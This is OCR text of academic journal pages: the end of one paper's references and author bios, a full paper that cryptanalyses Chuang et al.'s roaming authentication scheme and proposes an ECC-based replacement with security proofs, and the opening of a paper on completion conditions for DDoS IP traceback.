[13] K. G. Paterson, G. Kenneth and D. Stebila, "One-time password authenticated key exchange," in *Proceedings of 15th Australasian Conference on Information Security and Privacy*, pp. 264–281, 2010.

[14] S. H. Tang, "Directed one-time password authentication scheme based upon discrete logarithm," *Journal of Circuits, Systems and Computes*, vol. 10, no. 3, pp. 173–180, 2000.

[15] B. Wang, M. Ma, "A smart card based efficient and secured multi-server authentication scheme," *Wireless Personal Communications*, vol. 68, no. 2, pp. 361–378, 2013.

[16] F. Xu, X. Lv, Q. Zhou and X. Liu, "Self-updating one-time password authentication protocol for adhoc network," *Transactions on Internet and Information Systems*, vol. 8, no. 5, pp. 1817–1827, 2014.

[17] F. Xu, X. Lv, Qi Zhou and X. Liu, "Self-updating one-time password mutual authentication protocol for ad hoc network," *Transactions on Internet and Information Systems*, vol. 8, no. 5, pp. 1817–1827, 2014.

[18] E. J. Yoon, K. Y. Yoo, "Robust biometrics-based multi-server authentication with key agreement scheme for smart cards on elliptic curve cryptosystem," *The Journal of Supercomputing*, vol. 63, no. 1, pp. 235–255, 2013.

[19] H. Zhu, X. Hao, Y. Zhang and M. Jiang, "A Biometrics-based Multi-server Key Agreement Scheme on Chaotic Maps Cryptosystem," *Journal of Information Hiding and Multimedia Signal Processing*, vol. 6, no. 2, pp. 211–224, 2015.

Hongfeng Zhu obtained his Ph.D. degree in Information Science and Engineering from Northeastern University. Hongfeng Zhu is a full associate professor of the Kexin software college at Shenyang Normal University. He is also a master's supervisor. He has research interests in wireless networks, mobile computing, cloud computing, social networks, network security and quantum cryptography. Dr. Zhu had published more than 50 international journal and international conference papers on the above research fields.

Yan Zhang 23 years old, an undergraduate from Shenyang Normal University, major in information security management. In the four years of college, after completing her studies, she enjoys reading the book related to this major. Under the guidance of the teacher, she has published two articles in EI journals.

Haiyang Lee graduate, graduated from Liaoning University Population Research Institute, Master demographic now at Shenyang Normal University Dean's Office Examination Management Division, lecturers title. He researches on labor and social security, wireless computer networks, network security.

Lin Lin graduate, graduated from School of Educational Technology, Shenyang Normal University, Research Associate. She concerns social security, wireless computer networks and network security.

A More Robust Authentication Scheme for Roaming Service in Global Mobility Networks Using ECC

Dianli Guo and Fengtong Wen
(Corresponding author: Fengtong Wen)

School of Mathematical Sciences, University of Jinan
No. 106, Jiwei Road, Shizhong District, Jinan 250022, China
(Email: wftwq@163.com)

(Received Aug. 13, 2013; revised and accepted Jan. 14 & Mar. 4, 2015)

Abstract

In 2012, Chuang et al. proposed a smart card based anonymous user authentication scheme for roaming service in global mobility networks. In this paper, however, we analyze Chuang et al.'s scheme and show that their scheme is in fact insecure to against server masquerading attack, off-line dictionary attack and user impersonation attack. Moreover, their scheme cannot achieve the claimed user anonymity once the smart card is compromised. Then, we propose a new robust authentication scheme for the roaming service in global mobility networks using elliptic curve cryptosystem to eliminate these weaknesses. Compared with the existing schemes, our proposed scheme can provide stronger security than previous schemes.

Keywords: Anonymity, authentication, roaming service

1 Introduction

Global mobility networks (GLOMONET) provide the global roaming service that permits mobile users to use the services provided by the home agent in a foreign agent. However, with the rapid development of such environment, many security problems are brought into attention due to the dynamic nature and vulnerable-to-attack structure.

As user privacy becomes a notable security issue in GLOMONET, it is desirable to protect the privacy of mobile users in remote user authentication process [17]. In order to achieve this goal, several authentication schemes [2,3,6,8–10,12–14,16,18,19] with user anonymity have been proposed for roaming service in GLOMONET. Nevertheless, most of the existing schemes were broken shortly after they were proposed.

In 2012, Chuang et al. [4] pointed out some previous authentication schemes for roaming service in GLOMONET could not achieve user anonymity. In order to remedy this flaw, Chuang et al. proposed a new authentication scheme with user anonymity for roaming service in GLOMONET.

In this paper, we analyze Chuang et al.'s scheme and show that their anonymous user authentication scheme is vulnerable to server masquerading attack, off-line dictionary attack, user impersonation attack, besides, it also cannot preserve user anonymity under the non-tamper resistance assumption of smart cards. Furthermore, we propose a more robust authentication scheme for roaming service in global mobility networks using elliptic curve cryptosystem, which can successfully prevent different kinds of network attacks.

This paper is organized as follows. In Section 2, we briefly review Chuang et al.'s scheme. We show its weaknesses in Section 3. Then, we propose a new robust authentication scheme in Section 4. In Section 5, we analyze the security of our proposal. In Section 6, we compare the performance of our new protocol with the previous schemes. Section 7 concludes the paper.

2 Review of Chuang et al.'s Scheme

Chuang et al.'s anonymous authentication scheme comprises three phases, namely registration phase, mutual authentication and key agreement phase and password changing phase. Each foreign agent F shares a secret key K_{FH} with the home agent H. The abbreviations and notations used in their scheme are listed in Table 1.

2.1 Registration Phase

Step 1. M freely chooses ID_M and PW_M, then sends them to H through a secure channel.

Table 1: Notations

M	A mobile user
H	The home agent of M
F	The foreign agent
ID_A	The identity of the participant A
PW_M	The password of M
K_{FH}	The pre-shared secret key between F and H
Pub_H	The home agent H's public key
Pri_H	The matching private key of Pub_H hold by H
x	The secret key of H
$h(\cdot)$	A one-way hash function
$\oplus$	Exclusive-OR operation
$\|$	String concatenation operation
E_k	An encryption function with key the k
D_k	A decryption function with key the k
Adv	The adversary

Step 2. H computes $R = h(ID_M\|x) \oplus PW_M$ and $k = h(PW_M)$. After that, H stores $\{ID_M, R, k, Pub_H, h(\cdot), E(\cdot)\}$ into the smart card and submits it to M.

2.2 Mutual Authentication and Key Agreement Phase

Step 1. M inserts the smart card into the device and inputs PW_M^*. Then the smart card calculates $k^* = h(PW_M^*)$ and checks whether $k^* \stackrel{?}{=} k$. If yes, it means M is the cardholder; otherwise, the smart card terminates the procedure. Afterwards, the smart card randomly selects $n_M, r_M \in Z_q^*$, and computes $AID_M = E_{Pub_H}(r_M\|ID_M)$. Finally, M sends $m_1 = \{ID_H, AID_M, n_M\}$ to F.

Step 2. On receiving m_1, F generates n_F, $r_F \in Z_q^*$ and computes $V_1 = E_{Pub_H}(r_F \|ID_H \|ID_F \| AID_M \|n_M \|n_F)$. Subsequently, F sends $m_2 = \{ID_H, ID_F, V_1\}$ to H.

Step 3. Upon receiving m_2, H can obtain $(r_F \|ID_H \|ID_F \|AID_M \|n_M \|n_F)$ by decrypting V_1 using the private key Pri_H. Subsequently, H can get $(r_M\|ID_M)$ from decrypting AID_M. Then, H verifies the validity of M. If M successfully passes the verification, H generates a random integer $n_H \in Z_q^*$ and calculates $C = h(ID_M\|x) \oplus r_M$, $y = h(C\|r_M) \oplus n_H \oplus h(K_{FH}\|r_F)$, $z = h(C\|n_M\|r_M) \oplus n_H$, $V_2 = h(K_{FH}\|n_M\|n_F\|r_F\|y\|z)$, $V_3 = h(C\|z)$, and then sends $m_3 = \{V_2, V_3, y, z\}$ to F.

Step 4. Upon receiving m_3, F verifies $V_2 \stackrel{?}{=} h(K_{FH} \|n_M \|n_F \|r_F \|y \|z)$. If this equation holds, F computes $TK = y \oplus h(K_{FH}\|r_F)$, and then sends $m_4 = \{V_3, z, n_F\}$ to M; otherwise, F terminates this session.

Step 5. After receiving m_4, M calculates $C = R \oplus PW_M^* \oplus r_M$ and checks whether $h(C\|z)$ is equal to the received V_3. If it is true, then M establishes trust with F. Otherwise, this session will be terminated.

After the mutual authentication phase successfully, M and F share the session key $SK = h(TK\|n_M\|n_F) = h(h(C\|r_M) \oplus z \oplus h(C\|n_M\|r_M)\|n_M\|n_F)$.

2.3 Password Changing Phase

When M wants to update PW_M, M inserts his/her smart card into a terminal and inputs the origin password PW_M to the smart card.

Step 1. The smart card computes $h(PW_M)$ and checks whether it is equal to the stored k. If yes, M inputs a new password PW_M^{new}; otherwise, the smart card rejects the password change request and terminates this procedure.

Step 3. The smart card computes $k^{new} = h(PW_M^{new})$, $R^{new} = R \oplus PW_M \oplus PW_M^{new}$ and replaces k, R by k^{new}, R^{new}, respectively.

3 Analysis of Chuang et al.'s Scheme

To analyze the security weaknesses of Chuang et al.'s scheme, we assume that an attacker Adv could obtain the secret values stored in the smart cards by monitoring the power consumption [7,11] and intercept messages transmitted in the insecure communication channel. Under this assumption, we demonstrate that Chuang et al.'s scheme fails to provide user anonymity and is susceptible to various attacks, such as server masquerading attack, off-line dictionary attack, user impersonation attack.

3.1 Server Masquerading Attack

Assume an adversary Adv has intercepted the message $m_3 = \{V_2, V_3, y, z\}$ transmitted from H to F. Then Adv generates a random number $\overline{n_F}$ and sends $\overline{m_4} = \{V_3, z, \overline{n_F}\}$ to M, where $\overline{n_F}$ is selected randomly by Adv. After receiving $\overline{m_4}$ from Adv, M computes $C = R \oplus PW_M^* \oplus r_M$ and $h(C\|z)$, it is obvious that $V_3 = h(C\|z)$. Thus, M will be fooled into believing the adversary as the legitimate foreign agent F.

3.2 Off-line Dictionary Attack

In case a legitimate mobile user M's smart card is somehow obtained (e.g., stolen or picked up) by Adv, and he/she can extract the stored secret value k [1,7,11,15]. Then Adv can acquire M's password PW_M by performing the following procedures:

Step 1. Guesses a candidate password PW_M^* from the password space $\mathcal{D}_{PW}$.

Step 2. Computes $k^* = h(PW_M^*)$ and verifies the correctness of PW_M^* by checking $k^* \stackrel{?}{=} k$.

Step 3. Repeats the Steps 1 and 2 by replacing another guessed password until the correct password is found.

Generally, due to the inherent limitation of human cognition, the identity is easy-to-remember and hence the identity space is very limited, and it follows that the above attack can be completed quite effectively. The running time of the above attack procedure is $\mathcal{O}(|\mathcal{D}_{PW}| * T_h)$, where T_h is the running time for Hash operation. And hence, their scheme cannot resist off-line dictionary attack.

3.3 Failure to Provide Users' Anonymity

In Chuang et al.'s scheme, the home agent H stored ID_M in M's smart card. Hence, *Adv* can get ID_M by monitoring the power assumption [1, 7, 11, 15]. Although Chuang et al.'s scheme does not use ID_M as a parameter in the login request message, it is used to compute AID_M. Then, *Adv* can launch a series of attacks, such as user impersonation attack, to damage the security of this scheme [4].

3.4 User Impersonation Attack

As explained above, if *Adv* successfully obtains $M's$ smart card, he/she can get PW_M and ID_M corresponding to M. Then, *Adv* can impersonate M to make fool of both F and H as follows.

In the mutual authentication and key agreement phase, *Adv* generates two random number n'_M, $r'_M \in Z_q^*$ and computes $AID'_M = E_{Pub_H}(r'_M \| ID_M)$. Then he/she sends the forged login request message $m'_1 = \{ID_H, AID'_M, n'_M\}$ to F.

It is easy to see the forged login request is in the correct format. Upon receiving m'_1, H and F will execute the protocol normally and *Adv* will pass the verification successfully.

4 Our Proposed Scheme

In this section, we propose a new authentication scheme with user anonymity in global mobility networks using elliptic curve cryptography. Our scheme consists of four phases, which are the registration phase, mutual authentication and key agreement phase, password changing phase and revocation phase.

Before the system begins, H generates two distinct large primes p and q with $p = 2q + 1$ and chooses a generator P of order q on the elliptic curve $E_p(a, b)$. H computes the public key $Q = x \cdot P \ mod \ p$ with the master secret key x of H. Subsequently, H computes a secret key $K_{FH} = h(ID_F \| x)$ for each foreign agent F.

4.1 Registration Phase

Step 1. M freely chooses his/her identity ID_M and password PW_M. Then, M sends them to H via a secure communication channel.

Step 2. H calculates $A = h(ID_M \| x)$, $B = h(ID_M \| v)$ and $C = h(ID_M \times P + PW_M \times P)$, where v is a secret random number chosen by H for every mobile user.

Step 3. After that, H maintains a registration table in the format (B, A). H can retrieve A from the registration table by B in the revocation phase and in the mutual authentication and key agreement phase.

Step 4. H personalizes the smart card with $\{C, P, Q, E_p(a, b), q, p, h(\cdot)\}$ and issues it to M.

4.2 Mutual Authentication and Key Agreement Phase

Step 1. M inserts his/her smart card into a card reader and enters ID_M, PW_M. Then, the smart card verifies $C \stackrel{?}{=} h(ID_M \times P + PW_M \times P)$, if not, the login phase is terminated immediately; otherwise, the smart card generates a random number $\alpha \in [1, q-1]$ and computes $X = \alpha \times P$, $X_1 = \alpha \times Q$, $D = ID_M \oplus h(X + X_1)$. Finally, the smart card sends $m_1 = \{ID_H, X, D\}$ to F.

Step 2. Upon receiving m_1, F generates a random integer number $\beta \in [1, q-1]$ and calculates $Y = \beta \times P$, $Y_1 = \beta \times Q$, $E = K_{FH} \times P + Y_1$. Then, F transmits the message $m_2 = \{ID_H, ID_F, X, D, Y, E\}$ to H.

Step 3. On receiving m_2, H computes $X_1 = x \times X$, $ID_M = D \oplus h(X + X_1)$, $B = h(ID_M \| v)$, and $A^* = h(ID_M \| x)$. Then, H retrieves A from the registration table by B and checks $A^* \stackrel{?}{=} A$. If B does not exist in the verifier table or $A^* \neq A$, H terminates this session. If three continuous requests from M fail in a short interval, H will ignore M's following request within a guard interval. If the all conditions hold, H verifies the legitimacy of M successfully. Afterwards, H computes $Y_1 = x \times Y$, $E^* = h(ID_F \| x) \times P + Y_1$ and verifies E^* with the received E. If they are equal, the authenticity of F is ensured; otherwise, H rejects this request. After the verification of M and F, H computes $I = ID_M \times P + X_1$, $J = h(h(ID_F \| x) \times P - Y_1) \oplus h(X_1)$ and $K = h(ID_F \| x) \times Y_1$. Finally, H sends the message $m_3 = \{I, J, K\}$ to F.

Step 4. After receiving m_3 from H, F firstly calculates $K_{FH} \times Y_1$ and verifies it with the received K. If it is valid, F computes $h(X_1) = J \oplus h(K_{FH} \times P - Y_1)$, $TK = h(X_1) \times \beta \times X$ and $sk = h(h(X_1) \times P - \beta \times X)$ and transmits the message $m_4 = \{I, Y, TK\}$ to M.

Step 5. Upon receiving m_4, M computes $I^* = ID_M \times P + X_1$ and $TK^* = h(X_1) \times \alpha \times Y$. Then M checks $I^* \stackrel{?}{=} I$ and $TK^* \stackrel{?}{=} TK$, respectively. If the two equations hold, M successfully authenticates H and F, then sends $m_5 = h(h(h(X_1) \times P - \alpha \times Y) \| 0)$ to F. If any of these two equations is false, the authentication fails.

Step 6. After receiving m_5, F computes $m_5^* = h(sk\|0)$ and checks $m_5^* \stackrel{?}{=} m_5$. If they are equal, F ensures the legitimate of M; otherwise, terminates the session.

After mutual authentication, M and F compute and share the session key $SK = h(sk\|1) = h(h(h(X_1) \times P - \alpha \times \beta \times P)\|1)$ for future secure communication.

4.3 Password Changing Phase

When the user M wants to update his/her password offline, he/she inserts the smart card into a terminal and enters his/her identity ID_M and old password PW_M to the smart card.

Step 1. The smart card checks $C \stackrel{?}{=} h(ID_M \times P + PW_M \times P)$. If yes, M inputs a new password PW_M^{new}; otherwise, the smart card rejects the password change request and terminates this procedure.

Step 3. The smart card computes $C^{new} = h(ID_M \times P + PW_M^{new} \times P)$ and stores C^{new} into its memory to replace C.

4.4 Revocation Phase

In case of lost or stolen smart cards, M could request H to revoke his/her smart card. In our scheme, M should transmit ID_M to H via a secure communication channel, then H computes $h(ID_M\|v)$, and checks whether it exists in the registration table. If yes, H retrieves A from the registration table by B and checks whether $h(ID_M\|x)$ is equal to A. Supposing that these two conditions hold, H removes the entry (B, A) from the registration table. If M wants to re-register in H, he/she just needs to re-register in H through performing the registration phase again.

5 Secure Analysis of Our Scheme

In this section, we analyze the security of the proposed scheme and show that it can resist different types of attacks and provides user anonymity and untraceability.

We assume that the following problems are difficult to solve in polynomial time, in other words, there are no efficient polynomial-time algorithm to solve the following problems.

1) ECDLP [5]: Given two points P, $Q \in E_p(a, b)$, the elliptic curve discrete logarithm problem(ECDLP) is to find an integer $s \in Z_p^*$ such that $Q = s \cdot P$.

2) CDHP [5]: Given three points P, $s \cdot P$, $t \cdot P \in E_p(a, b)$, where s, $t \in Z_p^*$, the computation Diffie-Hellman problem(CDHP) is to find the point $(s \cdot t)P$ on $E_p(a, b)$.

Theorem 1. *Our scheme could provide mutual authentication.*

Proof. Mutual authentication means that these three communication parties involved in global mobility networks can authenticate each other before generating the common session key. In order to withstand user & server masquerading attack, it is necessary for a robust authentication scheme to satisfy this security feature. In our scheme, only the home agent H can generate I, J, K using its secret key x. Then the foreign agent F could check the validity of K to verify H. Afterwards, the mobile user M could check the validity I and TK to verify H and F, respectively. Further, our scheme allow them to agree on a session key which varies in each session run. Therefore, our scheme satisfies this feature. □

Theorem 2. *Our scheme could provide perfect forward security.*

Proof. The forward secrecy is defined as the assurance that any previous session keys cannot be compromised if the master secret key x of the home agent H is leaked. In our scheme, the session key $h(h(h(X_1) \times P - \alpha \times \beta \times P)\|1)$ is generated by two one-time random number $\{\alpha, \beta\}$ in each session. Moreover, even if the adversary eavesdrops the mutual authentication messages, he/she still cannot compute $\alpha \times \beta \times P$ from $\alpha \times P$ and $\beta \times P$ since the intractability of the Diffie-Hellman problem. Therefore, our scheme could provide perfect forward security. □

Theorem 3. *Our scheme could provide user anonymity and untraceability.*

Proof. In the proposed scheme, the information of ID_M is hidden in $D = ID_M \oplus h(X + X_1)$. If the adversary wants to retrieve the mobile user M's identity from D, he/she should compute $X_1 = \alpha \times x \times P$ from $\alpha \times P$ and $Q = x \times P$ to obtain the value $h(X + X_1)$, then he/she will face with the CDHP. Furthermore, $\{X, D\}$ varies in each session because they are generated by the random number α. It is difficult for the adversary to tell apart M from others in the communication channel. Hence, the proposed scheme satisfies user anonymity and untraceability. □

Theorem 4. *Our scheme could withstand user impersonation attack.*

Proof. In our scheme, if the adversary wants to forgery the legal mobile user M, he/she has to generate a valid message $m_1 = \{ID_H, X, D\}$, where $D = ID_M \oplus h(X + X_1)$, $X = \alpha \times P$. However, *Adv* cannot generate a valid D without the knowledge of ID_M. Therefore, our scheme could withstand user impersonation attack. □

Theorem 5. *Our scheme could withstand server masquerading attack.*



Figure 1: Message flows in authentication and key agreement phase

Table 2: Comparisons of the security properties

	Ours	He et al.'s [6]	Chuang et al.'s [4]
User anonymity	Yes	No	No
Prevention of user impersonation attack	Yes	No	No
Prevention of off-line dictionary attack	Yes	No	No
Prevention of server masquerading attack	Yes	No	No
Revocation of smart cards	Yes	No	No
Freely change password	Yes	No	Yes
Mutual authentication	Yes	No	No
Prevention of replay attack	Yes	No	No

Proof. In our scheme, if *Adv* wants to impersonate H or F to fool the mobile user M, he/she has to generate a valid reply message $m_4 = \{I, Y, TK\}$, where $I = ID_M \times P + X_1$, $TK = h(X_1) \times \beta \times X$ and $Y = \beta \times P$. However, the adversary cannot generate I and TK without the knowledge of x. So, our scheme could withstand server masquerading attack. □

Theorem 6. *Our scheme could withstand stolen smart card attack.*

Proof. If M's smart card is lost and obtained by *Adv*, he/she can extract the stored data $\{C,\ P,\ Q,\ E_p(a,b),\ q,\ p,\ h(\cdot)\}$ in the smart card through the differential power analysis [1, 7, 11, 15] and intercept the message $m_1 = \{ID_H,\ X,\ D\}$, $m_2 = \{ID_H,\ ID_F,\ X,\ D,\ Y,\ E\}$, $m_3 = \{I, J, K\}$, $m_4 = \{I, Y, TK\}$. If *Adv* wants to obtain ID_M from these messages, he/she has to compute $X_1 = \alpha \times x \times P$ from $\alpha \times P$ and $Q = x \times P$. *Adv* will face with the CDHP.

We should consider the off-line password guessing attack in this case, that is, the adversary uses a brute force search to find out the correct password from the value C. In our proposed anonymous authentication scheme, the user identity is protected against outsiders what can help to withstand the password guessing attack. Since there can be a huge number of users in the mobile system, it is infeasible for an adversary to do an exhaustive search for all the possible $(ID, Password)$ pairs. Therefore, our scheme can withstand stolen smart card attack. □

Theorem 7. *Our scheme could withstand replay attacks.*

Proof. In our scheme, *Adv* may intercept the message $m_1 = \{ID_H, X, D\}$ and replay it to the foreign agent F. However, the adversary cannot generate valid m_5 without knowing x and α. Then, F can find the attack by checking the valid of m_5. Moreover, *Adv* also cannot generate valid SK without knowing the value β to construct a communication channel with F. Therefore, our scheme could withstand replay attack. □

6 Comparisons

In this section, we compare security properties of the proposed authentication scheme with other related schemes, including the schemes of He et al. [6] and Chuang et al. [4]. In Table 2, we provide the comparison based on the key security of these schemes, while we compare their efficiency in terms of computation and communication cost in Table 3. We define the following notations are used in Table 3: t_h: the time complexity of the hash computation; t_{sym}: the time complexity of the symmetric encryption/decryption; t_{asym}: the time complexity of encryption/decryption or signature using asymmetric cryptosystem.

According to Table 2, we can conclude that He et al.'s scheme does not satisfy any of the criterion listed in Table 2. Chuang et al.'s scheme satisfies only one criteria listed in Table 2. While, our proposed scheme can achieve all the criterion listed in Table 2. Particularly, our proposed scheme does not require H to store some secret information that is shared with F in its database, which enhances our scheme's security strength to resist against different attacks.

In Table 3, we summarize the efficiency comparison between our scheme and other schemes in [4, 6] in case

of the mutual authentication phase. From Table 3, it is easy to see that our scheme is more efficient than other schemes. Our scheme requires three extra transmitted messages as compared with Chuang et al.'s scheme and five extra transmitted messages as compared with He et al.'s scheme. However, our proposed scheme does not proceed encryption/decryption using asymmetric cryptosystem, moreover, our scheme achieves stronger security than the previous solutions as shown in Table 2.

Table 3: Efficiency comparison

	Chuang et al. [4]	He et al. [6]	Ours
C1	$2t_h + t_{asym}$	$10t_h + 2t_{sym}$	$5t_h$
C2	$2t_h + t_{asym}$	$4t_h$	$7t_h$
C3	$6t_h + 2t_{asym}$	$4t_h + 2t_{sym} + 4t_{asym}$	$7t_h$
C4	1	1	3/2
C5	1	1	1
C6	6	5	7
C7	7	6	9

C1: Computation cost of the M
C2: Computation cost of the F
C3: Computation cost of the H
C4: Communication rounds between the M and F
C5: Communication rounds between the F and H
C6: Total messages transmitted between M and F
C7: Total messages transmitted between F and H

7 Conclusions

In this paper, we analyze several security flaws in Chuang et al.'s authentication scheme with user anonymity for roaming service in global mobility networks. Further, we propose a new authentication scheme for roaming service in GLOMONET to overcome these shortcomings. In addition, the security analysis and performance comparisons demonstrate our proposal is more secure and suitable to the practical application environment.

Acknowledgments

The authors gratefully acknowledge the anonymous reviewers for their valuable comments. This work is supported by Natural Science Foundation of Shandong Province(NO.ZR2013FM009).

References

[1] G T. Becker, *Intentional and Unintentional Side-channels in Embedded Systems*, University of Massachusetts Amherst, 2014.

[2] C. C. Chang and C. Y. Lee, "A smart card-based authentication scheme using user identify cryptography," *International Journal of Network Security*, vol. 15, no. 2, pp. 139–147, 2013.

[3] C. Chen, D. J. He, S. Chan, J. J. Bu, Y. Gao and R. Fan, "Lightweight and provably secure user authentication with anonymity for the global mobility network," *International Journal of Communication Systems*, vol. 24, no. 3, pp. 347–362, 2011.

[4] Y. H. Chuang, Y. M. Tseng and C. L. Lei, "Efficient mutual authentication and key agreement with user anonymity for roaming services in global mobility networks," *International Journal of Innovative Computing Information and Control*, vol. 8, no. 9, pp. 6415–6427, 2012.

[5] D. Hankerson, A. Menezes and S. Vanstone, *Guide to Elliptic Curve Cryptography*, Springer: Heidelberg, 2003.

[6] D. He, M. Ma, Y. Zhang, C. Chen and J. Bu, "A strong user authentication scheme with smart cards for wireless communications," *Computer Communications*, vol. 34, pp. 367–374, 2011.

[7] P. Kocher, J. Jaffe and B. Jun, "Differential power analysis," in *Proceedings of Advances in Cryptology*, pp. 388–397, Santa Barbara, CA, U.S.A., 1999.

[8] C. C. Lee, M. S. Hwang and I. E. Liao, "Security enhancement on a new authentication scheme with anonymity for wireless communications," *IEEE Transactions on Industrial Electronics*, vol. 53, no. 5, pp. 1683–1686, 2006.

[9] C. C. Lee, R. X. Chang and T. Williams, "On the anonymity of an enhanced authentication scheme for a roaming service in global mobility networks," *International Journal of Secure Digital Information Age*, 2010, (in press).

[10] C. T. Li and C. C. Lee, "A novel user authentication and privacy preserving scheme with smart card for wireless communications," *Mathematical and Computer Modelling*, vol. 55, pp. 35–44, 2012.

[11] T. S. Messerges, E. A. Dabbish, and R. H. Sloan, "Examining smart-card security under the threat of power analysis attacks," *IEEE Transactions on Computers*, vol. 5, no.51, pp. 541–552, 2002.

[12] J. Niu and X. Li, "A novel user authentication scheme with anonymity for wireless communications," *Security and Communication Networks*, vol. 7, no. 10, pp. 1439–1640, 2014.

[13] R. Ramasamy and A. P. Muniyandi, "An efficient password authentication scheme for smart card," *International Journal of Network Security*, vol. 14, no. 3, pp. 180–186, 2012.

[14] S. K. Sood, "An improved and secure smart card based dynamic identity authentication protocol," *International Journal of Network Security*, vol. 14, no. 1, pp. 39–46, 2012.

[15] J. van Woudenberg, M. Witteman, and B. Bakker, "Improving differential power analysis by elastic alignment," in *Proceedings of the 11th International Conference on Topics in Cryptology (CT-RSA'11)*, pp. 104–119, 2011.

[16] F. T. Wen, W. Susilo, G. M. Yang, "A robust smart card-based anonymous user authentication protocol for wireless communications," *Security and Communication Networks*, vol. 7, no. 6, pp. 987–993, 2014.

[17] G. M. Yang, D. C. Wong, and X. T. Deng, "Anonymous and authenticated key exchange for roaming networks," *IEEE Transactions on Wireless Communication*, vol. 6, no. 9, pp. 3461–3472, 2007.

[18] P. Zeng, Z. Cao, K. K. R. Choo, and S. Wang, "On the anonymity of some authentication schemes for wireless communications," *IEEE Communications Letters*, vol. 13, no. 3, pp. 170–171, 2009.

[19] J. Zhu and J. Ma, "A new authentication scheme with anonymity for wireless environment," *IEEE Transactions on Consumer Electronics*, vol. 50, no. 1, pp. 230–234, 2004.

Dianli Guo received his B.S.degree in applied mathematics from Heze University, China in June 2011. He is currently working towards his M.S degree in applied mathematics at Jinan University, China. His current research interest includes wireless network security and applied cryptography.

Fengtong Wen received his B.S degree in mathematics from Qufu normal university, China in June 1994. He received his M.S degree in fundamental mathematics from Qufu normal university, China in June 1997. He received his Ph.D degree in cryptography from Beijing University of Posts and Telecommunications, China in 2006. He is a professor at the School of mathematics, university of Jinan, China. His research interests include information security, cryptography and applied mathematics.

Increasing Accuracy and Reliability of IP Traceback for DDoS Attack Using Completion Condition

Samant Saurabh and Ashok Singh Sairam
(Corresponding author: Samant Saurabh)
Department of Computer Science, Indian Institute of Technology
Patliputra Colony, Patna, Bihar 800013, India.
(Email: {ssaurabh, ashok}@iitp.ac.in)
(Received Apr. 2, 2015; revised and accepted July 4, 2015)

Abstract

Probabilistic Packet Marking (*PPM*) is one of the most promising schemes for performing IP Traceback. PPM reconstructs the attack graph in order to trace back to the attackers. Finding the Completion Condition Number (i.e. precise number of packets required to complete the traceback) is very important. Without a proper completion-condition, we might reconstruct a wrong attack-graph and attackers can evade detection. One presently being used works only for a single attacker based *DoS* attack and has an accuracy of just around 70%. We propose a new Completion Condition Number which has an accuracy of 95% and it works even for the multiple attacker based DDoS attacks. We confirm the results using detailed theoretical analysis and extensive simulation work. To the best of our knowledge, we are the first to apply the concept of Completion Condition Number to increase the reliability of IP Traceback for the *DDoS* attacks.

Keywords: Completion condition, coupon collector problem, DDoS attack, IP traceback, probabilistic packet marking

1 Introduction

In the recent years, the Internet world has seen an alarming increase in what we call Denial and Distributed denial of service attacks (Dos/DDoS). Dos/DDoS attacks are major threat to Internet today [24, 25, 30]. Even the fast emerging cloud infrastructure is at great risk due to the highly distributed *DDoS* attacks [9, 14]. They are possible due to IP spoofing and destination based routing. A number of approaches to mitigate these attacks have been suggested and probabilistic packet marking [1, 11, 22, 27] is one of the most promising among them.

In PPM, each router in the path marks the packet with probability $p < 1$ and the marks can be over-written by routers down the path from attacker to victim. Hence if a router is d hops away from the victim, the probability that packet mark from it reaches the victim is given by $p(1-p)^{d-1}$ [10, 26]. In PPM, the edge information is encoded in the packet mark. It is of the form (start, end, distance) where start and end are the IP addresses of the routers connected to the given edge [3, 12] and distance is the hop distance of the first router from the victim as shown in Figure 1.

To reconstruct the attack-path in order to trace the attacker, victim must collect sufficient number of packets so that she can get marks from all the routers in the path [18, 36]. We call the number of packets required to reconstruct the correct attack path as *Completion Condition Number (CCN)* [24, 35]. It turns out that *CCN* is very important because without correct completion condition number, victim might not perform successful traceback. The constructed path from victim to the attacker would remain incomplete as shown in Figure 1. This defeats the very purpose of traceback as we are not able to correctly identify the attacker.



Figure 1: Probabilistic packet marking (PPM) algorithm - Each router in the path marks the packet with probability p and encode edge information (start, end, distance) in it. IP traceback might remain incomplete if the completion condition number is small.

We found that Completion Condition Number for IP traceback has not been extensively investigated in the present literature. The *CCN* presently being used is calculated based on mean of the number of packet marks required to complete the IP traceback [26, 31]. In our work, we show that the present *CCN* does not give correct results for 30 percent of cases. Computation of present *CCN* just takes expected number of packets into account. However, we show that distribution of *CCN* has got high variance as shown in Figure 3. Hence, if we ignore the high variance of the distribution of X, it can lead to inaccurate results.

Next, we argue that even if we have achieved a very precise Completion Condition Number for a single attacker based on a linear network, this would not work for multiple attackers scenario or a *DDoS* attack. As shown in Figure 2, attack graph is a tree with victim at the root of the tree and the attackers at the leaf nodes. Paths from the attackers to the victim have a lot of edges or routers in common as can be seen from Figure 2. For example, edges (R_2, R_1) is shared by paths from attackers R_8, R_9, R_{10} and R_{11} to the victim. These 4 paths share edge (R_2, R_1).

We know that Completion Condition Number improves the reliability and attacker-detection capability of *PPM*. However, in order to apply *CCN* in case of multiple attackers, we must know how many packets are contributed by each path individually. To find these numbers, we must separate the contribution of different paths for the routers that are shared in multiple paths. We propose a simple but elegant algorithm which finds the number of packets generated by each path separately in the attack graph. It distributes packets to their respective paths for the shared edges in the attack graph. Then using the Completion Condition Number, we can find if the *traceback* for these individual paths have been completed. Some of the important advantages of our proposed algorithm are

- It does not require any a priori knowledge of the attack graph.
- It can work for any attack graph and for any rate at which different attackers might be sending packets.

